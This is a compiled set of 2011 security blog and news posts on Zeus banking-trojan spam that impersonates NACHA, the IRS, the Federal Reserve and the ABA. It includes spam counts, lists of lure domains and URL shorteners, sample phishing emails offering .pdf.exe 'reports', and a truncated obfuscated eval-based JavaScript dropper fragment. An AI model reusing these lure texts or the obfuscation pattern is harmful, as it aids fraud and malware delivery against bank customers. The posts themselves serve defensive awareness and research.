- zbot (26)

```
     2 | Your IRS payment rejected    | 2011-07-28 04:00:00
     2 | Internal Revenue Service     | 2011-07-28 03:45:00
```

This is fairly typical spamming for this group. They like to make a new Zeus variant, populate it on a website, and then spam it very hard at the beginning of the East Coast business day. For example, here is the spam for:

"nacha-rejected.com"

```
     2 | Rejected transaction | 2011-07-27 05:30:00
     1 | Canceled  payment    | 2011-07-27 05:15:00
     2 | Canceled transaction | 2011-07-27 05:15:00
     3 | Payment rejected     | 2011-07-27 05:15:00
     5 | Rejected transaction | 2011-07-27 05:15:00
     2 | Canceled transaction | 2011-07-27 05:00:00
     8 | Canceled transfer    | 2011-07-27 05:00:00
     5 | Payment canceled     | 2011-07-27 05:00:00
     3 | Payment rejected     | 2011-07-27 05:00:00
     4 | Rejected transaction | 2011-07-27 05:00:00
    92 | Canceled  payment    | 2011-07-27 04:45:00
    74 | Canceled transaction | 2011-07-27 04:45:00
    84 | Canceled transfer    | 2011-07-27 04:45:00
    60 | Payment canceled     | 2011-07-27 04:45:00
    75 | Payment rejected     | 2011-07-27 04:45:00
    57 | Rejected transaction | 2011-07-27 04:45:00
     2 | Payment canceled     | 2011-07-27 04:30:00
     1 | Payment rejected     | 2011-07-27 04:30:00
     1 | Canceled transaction | 2011-07-27 04:15:00
     2 | Payment canceled     | 2011-07-27 04:15:00
```

nacha-transactions.com

```
     1 | Payment rejected     | 2011-07-27 07:00:00
     1 | Rejected transaction | 2011-07-27 06:45:00
     4 | Canceled  payment    | 2011-07-27 06:30:00
     2 | Canceled transfer    | 2011-07-27 06:30:00
     1 | Payment canceled     | 2011-07-27 06:30:00
     1 | Payment rejected     | 2011-07-27 06:30:00
     1 | Canceled transaction | 2011-07-27 06:15:00
     1 | Canceled transfer    | 2011-07-27 06:15:00
     1 | Payment canceled     | 2011-07-27 06:15:00
     1 | Payment rejected     | 2011-07-27 06:15:00
```

taxes-refund.com

```
     1 | Internal Revenue Service        | 2011-07-27 08:00:00
     1 | U.S. Department of the Treasury | 2011-07-27 08:00:00
     1 | Internal Revenue Service        | 2011-07-27 07:45:00
     2 | Internal Revenue Service (IRS)  | 2011-07-27 07:45:00
     2 | Payment IRS.gov                 | 2011-07-27 07:45:00
     1 | Internal Revenue Service        | 2011-07-27 07:30:00
     1 | IRS.gov                         | 2011-07-27 07:30:00
     1 | U.S. Department of the Treasury | 2011-07-27 07:30:00
```

Three consecutive campaigns, one following the other, with the whole thing wrapping up before 8 AM Central time. (which would be 9 AM Eastern time).

The NACHA spam leading to Zeus has been an issue for a very long time. We've seen spam like this since all the way back to November 2009, but it's been fairly constant since February of this year when we shared the article ACH Transaction Rejected Payment Spam.

Following the Botnet Back in Time

Because of the way we archive our email, it's possible for us to ask the UAB Spam Data Mine to reveal a deeper history for this particular spamming botnet by asking a question like:

"Show me all the spam subjects that have been sent by IP addresses that sent me this morning's fdic-updates.com spam message"

```
     5 | 2011-07-28 06:00:00 | ACH and Wire transfers disabled.
     3 | 2011-07-28 06:00:00 | Banking security update.
     1 | 2011-07-28 06:00:00 | Update for your banking account.
   107 | 2011-07-28 05:45:00 | ACH and Wire transfers disabled.
   138 | 2011-07-28 05:45:00 | Banking security update.
   108 | 2011-07-28 05:45:00 | Security update for banking accounts.
   122 | 2011-07-28 05:45:00 | Update for your banking account.
     1 | 2011-07-28 05:30:00 | Banking security update.
     1 | 2011-07-28 05:30:00 | Security update for banking accounts.
     1 | 2011-07-28 05:15:00 | ACH and Wire transfers disabled.
     1 | 2011-07-28 05:15:00 | Banking security update.
     1 | 2011-07-28 05:15:00 | Security update for banking accounts.
     1 | 2011-07-27 23:30:00 | ho
     1 | 2011-07-27 21:15:00 | RE:.. How do you do,
     4 | 2011-07-27 20:00:00 | ho
     1 | 2011-07-27 14:45:00 | VIDEO: Lockerbie bomber at pro-Gaddafi r
ally
     1 | 2011-07-27 12:00:00 | Yo
     1 | 2011-07-27 08:00:00 | Internal Revenue Service
     1 | 2011-07-27 06:45:00 | Rejected transaction
     2 | 2011-07-27 05:15:00 | Rejected transaction
     2 | 2011-07-27 05:00:00 | Canceled transaction
     2 | 2011-07-27 05:00:00 | Canceled transfer
     3 | 2011-07-27 05:00:00 | Payment rejected
    33 | 2011-07-27 04:45:00 | Canceled  payment
    22 | 2011-07-27 04:45:00 | Canceled transaction
    26 | 2011-07-27 04:45:00 | Canceled transfer
    24 | 2011-07-27 04:45:00 | Payment canceled
    30 | 2011-07-27 04:45:00 | Payment rejected
    17 | 2011-07-27 04:45:00 | Rejected transaction
     1 | 2011-07-27 04:30:00 | Payment canceled
     1 | 2011-07-27 04:15:00 | Canceled transaction
     1 | 2011-07-27 04:15:00 | Payment canceled
     1 | 2011-07-26 17:15:00 | Attack on Guinea leader repelled
     1 | 2011-07-26 06:00:00 | IRC.gov
     1 | 2011-07-26 05:45:00 | VIDEO: Phoenix hit by second dust storm
     1 | 2011-07-25 14:00:00 | Hi!
     1 | 2011-07-23 19:45:00 | Giant space telescope reaches orbit
     1 | 2011-07-23 19:45:00 | High Court challenge on care cuts
     1 | 2011-07-23 19:45:00 | HMRC in cost-cutting 'challenge'
     1 | 2011-07-23 19:45:00 | Mortgage lending remains subdued
     1 | 2011-07-23 19:45:00 | Mum's stress reaches baby in womb
     1 | 2011-07-23 19:45:00 | Nato hands over key Afghan city
     1 | 2011-07-23 19:45:00 | Personal pension advice still bad
     1 | 2011-07-23 19:45:00 | Scots economy escapes recession
     1 | 2011-07-23 19:45:00 | Serbia arrests last war crimes fugitive
     1 | 2011-07-23 19:45:00 | Strauss-Kahn daughter questioned
     1 | 2011-07-23 19:45:00 | VIDEO: Key moments as MPs grill Murdochs
     1 | 2011-07-23 18:30:00 | Heya
     2 | 2011-07-22 19:45:00 | Hi
     1 | 2011-07-22 19:00:00 | Hey
     1 | 2011-07-22 19:00:00 | Hi
     1 | 2011-07-22 13:45:00 | Heya
     1 | 2011-07-22 07:15:00 | Read: A Must for High-Rise Emergencies
     1 | 2011-07-22 05:00:00 | IRC.gov
     1 | 2011-07-22 04:45:00 | Support IRS.gov
     2 | 2011-07-22 03:45:00 | Change Confirmation
     1 | 2011-07-22 03:45:00 | Does your enterprise including outstandi
ng tax debts
     1 | 2011-07-22 03:45:00 | Internal Revenue Service
     1 | 2011-07-22 03:45:00 | Internal Revenue Service United States D
epartment of the Treasury
     1 | 2011-07-22 03:45:00 | IRC.gov
     1 | 2011-07-22 03:45:00 | IRS.gov US
     1 | 2011-07-22 03:45:00 | Notice of Underreported Income
     3 | 2011-07-22 03:45:00 | Support IRS.gov
     2 | 2011-07-22 03:45:00 | Treasury Inspector General for Tax Admin
istration
     2 | 2011-07-22 03:45:00 | U.S. Department of the Treasury
     2 | 2011-07-22 03:45:00 | Your company including unpaid tax debts
     1 | 2011-07-21 13:00:00 | Manhood raisers with price-offs!
     1 | 2011-07-21 13:00:00 | Super lasting and good stiff!
     1 | 2011-07-21 05:45:00 | New security update
     2 | 2011-07-21 04:45:00 | Go id token update
     6 | 2011-07-21 04:45:00 | Security token update
     1 | 2011-07-21 04:45:00 | Token code update
     2 | 2011-07-21 04:45:00 | Token software update
     1 | 2011-07-20 07:30:00 | Canceled  payment
     1 | 2011-07-20 07:30:00 | Rejected transaction
     1 | 2011-07-20 07:00:00 | Payment rejected
     1 | 2011-07-20 06:45:00 | Canceled  payment
     1 | 2011-07-20 06:45:00 | Payment canceled
    16 | 2011-07-20 06:30:00 | Canceled  payment
     8 | 2011-07-20 06:30:00 | Canceled transaction
    10 | 2011-07-20 06:30:00 | Canceled transfer
     7 | 2011-07-20 06:30:00 | Payment canceled
     8 | 2011-07-20 06:30:00 | Payment rejected
     6 | 2011-07-20 06:30:00 | Rejected transaction
    19 | 2011-07-20 06:15:00 | Canceled  payment
    13 | 2011-07-20 06:15:00 | Canceled transaction
    15 | 2011-07-20 06:15:00 | Canceled transfer
    16 | 2011-07-20 06:15:00 | Payment canceled
    17 | 2011-07-20 06:15:00 | Payment rejected
    24 | 2011-07-20 06:15:00 | Rejected transaction
     2 | 2011-07-20 05:00:00 | Wire transfer # 3240569823405844930
     4 | 2011-07-20 05:00:00 | Wire transfer # 3463453123432454667
     1 | 2011-07-20 05:00:00 | Wire transfer # 3858994783568734677
     1 | 2011-07-20 05:00:00 | Wire transfer # 4577867895676542367
     2 | 2011-07-20 05:00:00 | Wire transfer # 5645746324515345353
     2 | 2011-07-20 05:00:00 | Wire transfer # 6754846773457536756
     2 | 2011-07-20 05:00:00 | Wire transfer # 6785675623451222333
     1 | 2011-07-20 05:00:00 | Wire transfer # 8565696735865742365
     2 | 2011-07-20 05:00:00 | Wire transfer ID 2345578568567567544
     1 | 2011-07-20 05:00:00 | Wire transfer ID 3265474356547356756
     1 | 2011-07-20 05:00:00 | Wire transfer ID 3425215345565475468
     1 | 2011-07-20 05:00:00 | Wire transfer id 3425233214234534634
     5 | 2011-07-20 05:00:00 | Wire transfer ID 3425233214234534634
     1 | 2011-07-20 05:00:00 | Wire transfer id 3452364365475463425
     1 | 2011-07-20 05:00:00 | Wire transfer ID 4135146854351231151
     1 | 2011-07-20 05:00:00 | Wire transfer ID 4353267658545629087
     3 | 2011-07-20 05:00:00 | Wire transfer ID 5468513264769656536
     1 | 2011-07-20 05:00:00 | Wire transfer id 5473785489567245623
     1 | 2011-07-20 05:00:00 | Wire transfer ID 5687895416264572398
     1 | 2011-07-20 05:00:00 | Wire transfer ID 5876978567345176586
     1 | 2011-07-20 05:00:00 | Wire transfer ID 6768576565423453415
     1 | 2011-07-20 05:00:00 | Wire transfer id 6857234568657433677
     3 | 2011-07-20 05:00:00 | Wire transfer id 8479764976835672345
     1 | 2011-07-20 05:00:00 | Wire transfer id 8658375686537546544
    41 | 2011-07-20 05:00:00 | Your Wire fund transfer
     1 | 2011-07-20 04:30:00 | Wire transfer ID 6431531354846843122
     1 | 2011-07-19 04:45:00 | Change Confirmation
     1 | 2011-07-19 04:45:00 | Does your company is registered outstand
ing tax debts
     2 | 2011-07-19 04:45:00 | U.S. Department of the Treasury
     1 | 2011-07-19 04:45:00 | Your IRS payment rejected
     1 | 2011-07-19 04:30:00 | Change Confirmation
     1 | 2011-07-19 04:30:00 | Does your company including  tax debts
     1 | 2011-07-19 04:30:00 | Does your enterprise listed unpaid tax d
ebts
     2 | 2011-07-19 04:30:00 | Federal Tax payment rejected
     1 | 2011-07-19 04:30:00 | For your company including unpaid tax de
bt
     1 | 2011-07-19 04:30:00 | For your enterprise including  tax debt
    13 | 2011-07-19 04:30:00 | Internal Revenue Service
     4 | 2011-07-19 04:30:00 | Internal Revenue Service (IRS)
     2 | 2011-07-19 04:30:00 | Internal Revenue Service United States D
epartment of the Treasury
     4 | 2011-07-19 04:30:00 | IRC.gov
     5 | 2011-07-19 04:30:00 | IRS.gov US
     8 | 2011-07-19 04:30:00 | Notice of Underreported Income
     6 | 2011-07-19 04:30:00 | Payment IRS.gov
     4 | 2011-07-19 04:30:00 | Support IRS.gov
     5 | 2011-07-19 04:30:00 | Treasury Inspector General for Tax Admin
istration
     1 | 2011-07-19 04:30:00 | U.S. Department of the Treasury
     2 | 2011-07-19 04:30:00 | Your enterprise has remained outstanding
 tax debts
     3 | 2011-07-19 04:30:00 | Your IRS payment rejected
     1 | 2011-07-19 04:15:00 | Internal Revenue Service
     1 | 2011-07-18 10:30:00 | Love BlackJack? Check out the games at W
inner Palace
     1 | 2011-07-16 02:00:00 | Out of Office AutoReply: Please Review
     1 | 2011-07-15 09:00:00 | For your company is registered unpaid ta
x debt
     1 | 2011-07-15 09:00:00 | Internal Revenue Service
     2 | 2011-07-15 08:45:00 | Change Confirmation
     2 | 2011-07-15 08:45:00 | Federal Tax payment rejected
     2 | 2011-07-15 08:45:00 | Internal Revenue Service
     2 | 2011-07-15 08:45:00 | Internal Revenue Service (IRS)
     4 | 2011-07-15 08:45:00 | Internal Revenue Service United States D
epartment of the Treasury
     3 | 2011-07-15 08:45:00 | IRC.gov
     1 | 2011-07-15 08:45:00 | IRS.gov US
     3 | 2011-07-15 08:45:00 | Payment IRS.gov
     2 | 2011-07-15 08:45:00 | Support IRS.gov
     1 | 2011-07-15 08:45:00 | Treasury Inspector General for Tax Admin
istration
     1 | 2011-07-15 08:45:00 | U.S. Department of the Treasury
     2 | 2011-07-15 08:45:00 | Your IRS payment rejected
     1 | 2011-07-15 07:30:00 | TV murder appeal prompts 40 calls
     1 | 2011-07-14 21:30:00 | US senator requests hacking probe
     1 | 2011-07-14 20:15:00 | Parties unite over BSkyB bid call
     1 | 2011-07-14 19:45:00 | PM Kan urges 'nuclear-free Japan'
     1 | 2011-07-14 18:00:00 | Man tells jury 'I killed Lynette'
     1 | 2011-07-14 15:15:00 | VIDEO: Live: Debate on youth unemploymen
t
     1 | 2011-07-14 07:15:00 | Security update for banking accounts.
    10 | 2011-07-14 07:00:00 | ACH and Wire transfers disabled.
     5 | 2011-07-14 07:00:00 | Banking security update.
     7 | 2011-07-14 07:00:00 | Security update for banking accounts.
     5 | 2011-07-14 07:00:00 | Update for your banking account.
     1 | 2011-07-13 11:30:00 | Hospitals warned over clot deaths
     1 | 2011-07-13 07:45:00 | Does your enterprise listed unpaid tax d
ebt
     3 | 2011-07-13 07:45:00 | Federal Tax payment rejected
     5 | 2011-07-13 07:45:00 | Internal Revenue Service United States D
epartment of the Treasury
     2 | 2011-07-13 07:45:00 | IRC.gov
     7 | 2011-07-13 07:45:00 | Notice of Underreported Income
     1 | 2011-07-13 07:45:00 | Treasury Inspector General for Tax Admin
istration
     2 | 2011-07-13 07:45:00 | U.S. Department of the Treasury
     1 | 2011-07-13 07:45:00 | Your company listed outstanding tax debt
     1 | 2011-07-13 07:45:00 | Your enterprise listed unpaid tax debt
     1 | 2011-07-13 07:30:00 | Internal Revenue Service
     2 | 2011-07-13 07:30:00 | Internal Revenue Service (IRS)
     2 | 2011-07-13 07:30:00 | Internal Revenue Service United States D
epartment of the Treasury
     1 | 2011-07-13 07:30:00 | Notice of Underreported Income
     3 | 2011-07-13 07:30:00 | Payment IRS.gov
     1 | 2011-07-13 07:30:00 | Support IRS.gov
     2 | 2011-07-13 07:30:00 | U.S. Department of the Treasury
     2 | 2011-07-13 07:30:00 | Your IRS payment rejected
     3 | 2011-07-13 05:45:00 | Business accounts updates
     1 | 2011-07-13 05:45:00 | Dear corporate clients
     1 | 2011-07-13 05:45:00 | New settings for wire transfers
     1 | 2011-07-13 05:30:00 | Business accounts updates
     5 | 2011-07-13 05:30:00 | Corporate banking security
     3 | 2011-07-13 05:30:00 | Dear corporate clients
    10 | 2011-07-13 05:30:00 | Federalreserve security update
     4 | 2011-07-13 05:30:00 | New security settings
     4 | 2011-07-13 05:30:00 | New security update
     5 | 2011-07-13 05:30:00 | New settings for wire transfers
     2 | 2011-07-13 05:30:00 | Wire transfers update
```

We can also ask it to tell us what spammed destinations were being described by those messages and learn that what we see is:

July 13th = usbanking-security.com

July 15th = federalsecusrity.com
July 19th = taxreport-irs.com
July 19th = irs-taxes-report.com
July 19th = irs-report-link.com
July 20th = www.federalreserve.gov
July 20th = reports-federalreserve.com
July 20th = nacha-alert.org
July 20th = nacha-alert.com
July 20th = alerts-federalresrve.com
July 21st = national-security-agency.com
July 21st = federal-secueity-government.com
July 22nd = irs-downloads.com
July 22nd = irs-files.com
July 26th = taxes-irs.net
July 27th = www.nacha-rejected.com
July 27th = taxes-refund.com
July 28th = fdic-updates.com

Again, the query run says "look at my spam history FOR THE IP ADDRESSES USED BY THE GOV-RELATED ZEUS DOMAIN THIS MORNING and see what else they've sent me previously."

I've temporarily included only those links that were DIRECTLY linking to an executable, but we also have all of the "domain-shortener" spam that was sent on July 13th pretending to be a LinkedIn message. In that case, the spam used 25 different shortener services, most of which seem to have been created specifically for that purpose:

1tja.com
4h.biz
4nu.net
coge.la
d3c.co
flyfrm.com
gli.im
gsfn.info
hi2.com
ion.so
ks.gs
lawurl.com
lllll.im
niy.me
nznet.info
sendtourl.com
shoor.tk
smlurl.info
sra.li
tiny.tw
vs0.net
widg.me
wurl.ca
yi.pe
zolp.net

And yes, we can also tie today's spamming botnet to all of those fake LinkedIn spam messages that distributed Zeus on July 13th.

Posted by UAB's Director of Research in Computer Forensics at 4:12 AM

Newer Post Home Older Post

138

Like

0

83

Tweet

23


Share

Zeus Botnet still going strong... targetting NACHA members

by Andrew Ludgate on May 4, 2011 | 5 Comments

FILED UNDER: Data loss, Malware, SophosLabs, Spam

Chances are, you or someone you know has received an email purporting to be from NACHA saying your ACH membership has expired. Unless you're in the Financial Payments industry however, you might not know what this is.




```
<html><body><div id="tt" style="dis
t>g=String;$=8*2;s=g[document.getEl
<script>eval(s(25*4,$*6.9375,24.75*
*7.25,11.5*4,$*7.4375,28.5*4,$*6.56
$*6.1875,25.25*4,$*6.875,29*4,$*6.3
4,$*3.875,13*4,$*3,13*4,$*2,19.5*4,
.25*4,$*6.875,25*4,$*3.75,11.75*4,$
4.75*4,$*6.3125,27.5*4,$*7.25,25.25
5,15.5*4,$*2.4375,10.25*4,$*3.6875,
,$*6.5625,27.75*4,$*6.875,8*4,$*6.3
```

NACHA is a "not-for-profit association, led by ... financial institutions and payments associations, that is responsible for the administration, development, and governance of the ACH Network."

In other words, they're responsible for overseeing and running the North American electronic payments system. This includes online payments, but also includes cheque cashing, money transfers and international wires.

It encompasses banks, healthcare providers, online boutiques, and the local corner store. We're talking large sums of money and large volumes of transactions.

So why is everyone under the sun receiving these messages ? Because everyone includes ACH Network subscribers. As mentioned in a recent Sophos Threat Spotlight, these emails are being used to socially engineer the recipients into installing a Zeus botnet node on their computer.



From: payments@nacha.org **Date:** 2011-04-05 09:08:49 PST

The ACH transaction (ID: 942023883294), recently sent from your bank account (by you or any other person), was rejected by the other financial institution.

Rejected transfer	
Transaction ID:	942023883294
Reason of rejection	See details in the report below
Transaction Report	report_942023883294.pdf.exe (self-extracting archive, Adobe PDF)

13450 Sunrise Valley Drive, Suite 100 Herndon, VA 20171 (703) 561-1100

2011 NACHA - The Electronic Payments Association

This is significant because the Zeus botnet (or Zbot) software is designed such that it can do much more than perform DDoS attacks and send out emails saying your ACH membership has expired -- it also silently collects financial information residing on, or passing through your computer -- including ACH transactions.

Zbot has been so successful at this that it continues to use almost the exact same method of distribution and information collection it used back in 2009. This is due in part to the continuing weaknesses in internet and business infrastructure that it targets.

Verizon has compiled a list of the top fifteen Threat Action Types based on data breaches in the past year. Zbot makes use of the following breach types from Verizon's top 15 Threat Action Types:

Page 26, Table 8: Top 15 Threat Action Types by number of breaches and number of records:




Table 8. Top 15 Threat Action Types by number of breaches and number of records

	Category	Threat Action Type	Short Name	Breaches	Records
1	Malware	Send data to external site/entity	SNDATA	297	1,729,719
2	Malware	Backdoor (allows remote access / control)	MALBAK	294	2,065,001
3	Hacking	Exploitation of backdoor or command and control channel	HAKBAK	279	1,751,530
4	Hacking	Exploitation of default or guessable credentials	DFCRED	257	1,169,300
5	Malware	Keylogger/Form-grabber/Spyware (capture data from user activity)	KEYLOG	250	1,538,680
6	Physical	Tampering	TAMPER	216	371,470
7	Hacking	Brute force and dictionary attacks	BRUTE	200	1,316,588
8	Malware	Disable or interfere with security controls	DISABL	189	736,884
9	Hacking	Footprinting and Fingerprinting	FTPRNT	185	720,129
10	Malware	System/network utilities (PsTools, Netcat)	UTILITY	121	1,098,643
11	Misuse	Embezzlement, skimming, and related fraud	EMBZZL	100	37,229
12	Malware	RAM scraper (captures data from volatile memory)	RAMSCR	95	606,354
13	Hacking	Use of stolen login credentials	STLCRED	79	817,159
14	Misuse	Abuse of system access/privileges	ABUSE	65	22,364
15	Social	Solicitation/Bribery	BRIBE	59	23,361

The botnet only fails to take advantage of three of the top fifteen, all of which involve manual (personally attended) attack mechanisms. Most of these threats are bundled into the malware's functionality by default, and the others are able to be leveraged through remote control of the system.

So from this, you can probably see that if someone is involved in electronic funds transfer activities, they should be running the latest anti-virus and anti-spam software, have web protection and a solid firewall policy.

They should also have a defined data retention and encryption policy and some form of DLP (Data Loss Prevention) technology. Agreed? It's your money they're leaking, after all.

If you are not a member of NACHA, Zbot also is happy to send you malicious eCards and online banking notifications, and will be quite pleased to add your computer to the botnet and gather your personal banking information.

This might sound like a classic case of Fear, Uncertainty and Doubt (FUD) about not using security products, but it isn't. It's about education and awareness.

Your money _is_ being stolen as you read this. If it's not coming directly out of your bank account, it is being taken from you in the form of increased product pricing when the merchants have to absorb the thefts. Botnets like Zeus impact everyone.

If you can't afford a dedicated information security team, then assemble what you can, with the resources you have.

For those with no resources readily available, there are user groups you can join in your community that have members who would be happy to help you set up a secure computing system for free or for a low fee.

In the end, it all boils down to us, the people. Don't click on links you aren't expecting. Don't run software you don't trust, even if it promises you the stars, or threatens you with doom if you don't.

Don't store personal information you don't need to store (on your PC, or on Facebook). If you're feeling suspicious that something might be awry, calling someone on the telephone and feeling a bit silly about it is much better than keeping silent.


Tags: botnet, NACHA, user education, verizon, Zeus

Related Posts

What the Zeus!? Kneber botnet unmasked

Android malware spies on your SMS messages - but is it part of the Zeus family?

Microsoft's botnet shutdown won't stop Mac malware



'Mastermind' of Mariposa botnet arrested

Login

- This blog post
- All blog posts

Subscribe to this blog post's comments through...

Add to My Yahoo!

Add to Google

RSS RSS Feed

Subscribe via email

Email Address Subscribe

Follow the discussion

Comments (5)

Logging you in...

Close

Login to IntenseDebate

Or create an account

Username or Email:
Password:

SOFTPEDIA®
Updated one minute ago

NEWS CATEGORIES:

- 2012 Golden Globes
- Latest News
- Games
- Microsoft
- Science
- Telecoms
- Technology and Gadgets
- Reviews
- Apple
- Linux
- Life and Style
- Webmaster
- Security
- Editorials
- Interviews
- Green
- NEW! Editor Blogs

NEWS ARCHIVE >>
SOFTPEDIA REVIEWS >>
MEET THE EDITORS >>

Home > News > Security

August 12th, 2011, 09:58 GMT · By Lucian Constantin

New IRS, Federal Reserve and NACHA Spam Emails Distribute ZeuS

SHARE: Tweet

Adjust text size: − +

ENLARGE

Researchers from email security vendor AppRiver warn of new email spam campaigns that generate fake communications from the Internal Revenue Service, the Board of Governors of the Federal Reserve and the Electronic Payments Association (NACHA).

The rogue emails use different tricks to lure users to links that distribute a version of the notorious ZeuS banking trojan, usually masked as a pdf file.

The fake IRS emails, which according to AppRiver, account for the majority of the recent ZeuS spam, bear a subject of "Unreported/Underreported Income."

The messages encourage recipients to download a tax statement. The malicious files are hosted on multiple domains including irs-report-file.com, irs-tax-reports.com, federal-taxes.us, irs-alerts-report.com, and files-irs-pdf.com.

The name of the files varies depending on the domain used. Some of the IRS-related files have names like your-tax-report.pdf.exe, 000007009550600US.pdf.exe, tax_00077034772.pdf.exe or 3029230818209.pdf.exe.

Spam emails posing as notifications from the Federal Reserve claim that an outgoing wire transfer was not processed by an intermediary bank and ask recipients to view the transaction report.

The NACHA messages similarly claim that a transaction did not complete successfully and offer a report for download. In both cases the files have a .pdf.exe extension.

According to a recent report from security vendor Trusteer, the distribution of ZeuS has spiked in recent months after the malware's source code started to be freely distributed on underground forums.

The company claims that the number of ZeuS infections outnumbers those of its biggest rival, SpyEye, four to one. The banking trojan continues to remain the most serious threat to financial institutions and their customers.

All of the organizations spoofed in these recent spam campaigns observed by AppRiver have been targeted in a similar manner in the past. Users are advised against clicking on links in unsolicited emails, anf encouraged to verify any such claims over the phone with the corresponding institutions. Scanning all downloaded files before opening them with one or multiple antivirus programs is also recommended.

Follow @softpedianews | 657 followers

FILED UNDER: UNREPORTED INCOME | FAILED TRANSACTION | UNPROCESSED WIRE TRANSFER | SPAM | ZEUS

TELL US WHAT YOU THINK:

Share your thoughts on this story...

POST YOUR COMMENT

I ❤ SOFTPEDIA

Find us on Google+

Like 58k

Follow @softpedia

EXHIBIT 23

CyberCrime & Doing Time

A Blog about Cyber Crime and related Justice issues

TUESDAY, JANUARY 26, 2010

American Bankers Association version of Zeus Bot / Zbot

Today our top spam-delivered malware is coming to us in the guise of a message from the American Bankers Association.

Subject lines seen in the UAB Spam Data Mine include:

An unauthorized transaction billed from your bank account
An unauthorized transaction billed from your bank card
An unauthorized transaction billed to your bank account
An unauthorized transaction billed to your bank card
unauthorized transaction
unauthorized transaction billed from your bank account
unauthorized transaction billed from your bank card
unauthorized transaction billed to your bank account
unauthorized transaction billed to your bank card

While most of the emails come from the email address:

noreply@mail.aba.com

others are arriving with a message_id in the from address, such as:

message_ODRL6039id@mail.aba.com

The emails look like this:

> An unauthorized transaction billed from your bank card.
>
> Amount of transaction: $1781.30
> Transaction ID: 7980-9779263
>
> Please review the transaction report by clicking the link below:
>
> get the transaction report
>
> ---------
> Letter ID 9996-0347362324-49929775497-69019696317-70662423061-65867724-18065800918

where the "Amount of transaction" and "Transaction ID"

The website looks like this:

GarWarner

UAB's Director of Research in Computer Forensics
Twitter:
http://twitter.com/GarWarner

View my complete profile


Subscribe To

Posts

Comments

Blog Archive

► 2011 (28)
▼ 2010 (83)
► December (6)
► November (10)
► October (6)
► September (12)
► August (5)
► July (4)
► June (13)
► April (7)
► March (8)
► February (4)
▼ January (8)
Minipost: VISA Zeus
